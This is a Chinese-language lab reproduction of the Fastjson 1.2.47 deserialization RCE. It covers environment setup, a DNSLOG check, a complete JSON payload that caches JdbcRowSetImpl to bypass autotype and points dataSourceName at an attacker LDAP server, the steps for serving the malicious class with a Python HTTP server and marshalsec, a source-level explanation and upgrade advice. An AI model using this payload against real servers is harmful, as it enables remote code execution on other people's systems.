# Fastjson1.2.47反序列化+环境搭建+漏洞复现

Auther:h1biki

漏洞简介:

fastjson 是阿里巴巴的开源JSON解析库，它可以解析 JSON 格式的字符串，支持将 Java Bean 序列化为 JSON 字符串，也可以从 JSON 字符串反序列化到 JavaBean。

首先，Fastjson提供了autotype功能，允许用户在反序列化数据中通过“@type”指定反序列化的类型，其次，Fastjson自定义的反序列化机制时会调用指定类中的setter方法及部分getter方法，那么当组件开启了autotype功能并且反序列化不可信数据时，攻击者可以构造数据，使目标应用的代码执行流程进入特定类的特定setter或者getter方法中，若指定类的指定方法中有可被恶意利用的逻辑（也就是通常所指的“Gadget”），则会造成一些严重的安全问题。并且在Fastjson 1.2.47及以下版本中，利用其缓存机制可实现对未开启autotype功能的绕过。

复现环境:

靶机环境：

系统：win 10 64

Tomcat：9.0.56

fastjson：1.2.47

JDK：1.8.0\_181

Ldap环境:

系统：kali inux 2021.3

JDK：1.8.0\_181

攻击环境;

随意

注意:根据JDK版本的不同,所使用的服务也不同,其对应的JDK版本如下，务必选择合适的JDK版本

反序列化常用的两种利用方式，一种是基于rmi，一种是基于ldap。RMI是一种行为，指的是Java远程方法调用。ldap指轻量级目录访问协议。

Rmi与ldap存在java版本限制：


基于rmi的利用方式：适用jdk版本：JDK 6u141, JDK 7u131, JDK 8u121之前。

在jdk8u122的时候，加入了反序列化白名单的机制，关闭了rmi远程加载代码。

基于ldap的利用方式：适用jdk版本：JDK 11.0.1、8u182、7u191、6u201之前。


在Java 8u191更新中，Oracle对LDAP向量设置了相同的限制，并发布了CVE-2018-3149，关闭了JNDI远程类加载。

可以看到ldap的利用范围是比rmi要大的，实战情况下推荐使用ldap方法进行利用




环境部署:

将下载好的Fastjson解压后放到Tomcat下的webapps下




使用tomcat下的bin目录中的startup.bat开启web服务

访问http://example:8080/fastjson/ tomcat会回显Hello World



测试fastjson功能:我们用burpsuit抓包



修改为POST传数据,在request body中添加我们的json数据

{"name":"xx","age":"999"}





Response为以上数据,fastjson服务正常

漏洞利用:


Dns验证漏洞存在:

POST以下数据,datasourcename的地址为我们的DNSLOG的地址



使用EXP漏洞利用

EXP源代码:



编译exp得到我们的CLASS文件




开启python搭建一个临时的web服务


注意是在采访我们恶意类的位置打开服务器

python -m SimpleHTTPServer 8083

访问后应该是这种情况



服务器使用marshalsec开启LDAP服务监听：



访问我们一开始用tomcat搭建的那个fstjson地址,然后用burp抓包并改包

Ip是我们用python开启的服务器的IP

{

"name":{

"@type":"java.lang.Class",

"val":"com.sun.rowset.JdbcRowSetImpl"

},

"x":{


"@type":"com.sun.rowset.JdbcRowSetImpl",

"dataSourceName":"ldap://ip:9999/exp",


"autoCommit":true

}


}



发送后我们的marshalsec会有响应提示我们




我们的靶机弹出计算器




源码分析:

实现原理是利将JdbcRowSetImpl类加入到mappings的缓存，在JdbcRowSetImpl类进入黑名单过滤之前，fastjson会先看缓存里面有没有这个类，有的话，就直接返回了。也就是没有走进黑名单过滤，就结束了check


下断点调试




在调用解析函数时我们没有传入预期的反序列化对象的对应类名时，fastjson则通过从mappings中或者deserializers.findClass()方法来获取反序列化对象的对应类，找到对应类后便返回，不再经过黑名单和autotype的检查流程。而java.lang.class该类恰好存在于deserializers对象的buckets属性中：



在MiscCodec类中，java.lang.class拥有加载任意类到mappings中的功能。首先从输入的json串中解析获取val对应的键值：




获取后再调用loadclass()将键值进行类加载



就再loadclass中,他就会将com.sun.rowset.JdbcRowSetImpl放到那个mapping（缓存）里，






而就像前面已经提到的，黑名单以及autotype开关的检查是在上面那处return之后的，所以也就变相的绕过了黑名单以及autotype开关的检查。



绕过了黑名单和autotype



修复建议:

通用修补建议：

下载升级fastjson软件包，下载链接为：

https://github.com/alibaba/fastjson

最少升级到1.2.48以上版本且关闭autotype选项

配置中遇到的问题:

1.kali linux 配置开启多个java版本

在oracle下载到jdk-8u181-linux-x64.tar.gz后,解压到linux下的/opt文件中

然后配置vim ~/.bashrc 这里网上也有说配置vim /etc/profile,但是我配置后没有用,很迷.在~/.bashrc中添加如下语句

export JAVA\_HOME=/opt/jdk1.8.0\_251

export CLASSPATH=.:${JAVA\_HOME}/lib

export PATH=${JAVA\_HOME}/bin:$PATH

然后更新update-alternatives

update-alternatives --install /usr/bin/java java /opt/jdk1.8.0\_251/bin/java 1

update-alternatives --install /usr/bin/javac javac /opt/jdk1.8.0\_251/bin/javac

update-alternatives --set java /opt/jdk1.8.0\_251/bin/java

update-alternatives --set javac /opt/jdk1.8.0\_251/bin/javac

2.kali linux 下载并编译marshalsec

从GitHub上下载marshalsec后要注意需要用maven进行生成jar包，进入marshalsec目录后

mvn clean package -Dmaven.test.skip=true

但是kali默认是没有下载maven的,我们需要从网上下载后把他解压到/opt上再到~/.bashrc中去配置他的环境，同样我在/etc/profile中配置是没有效果的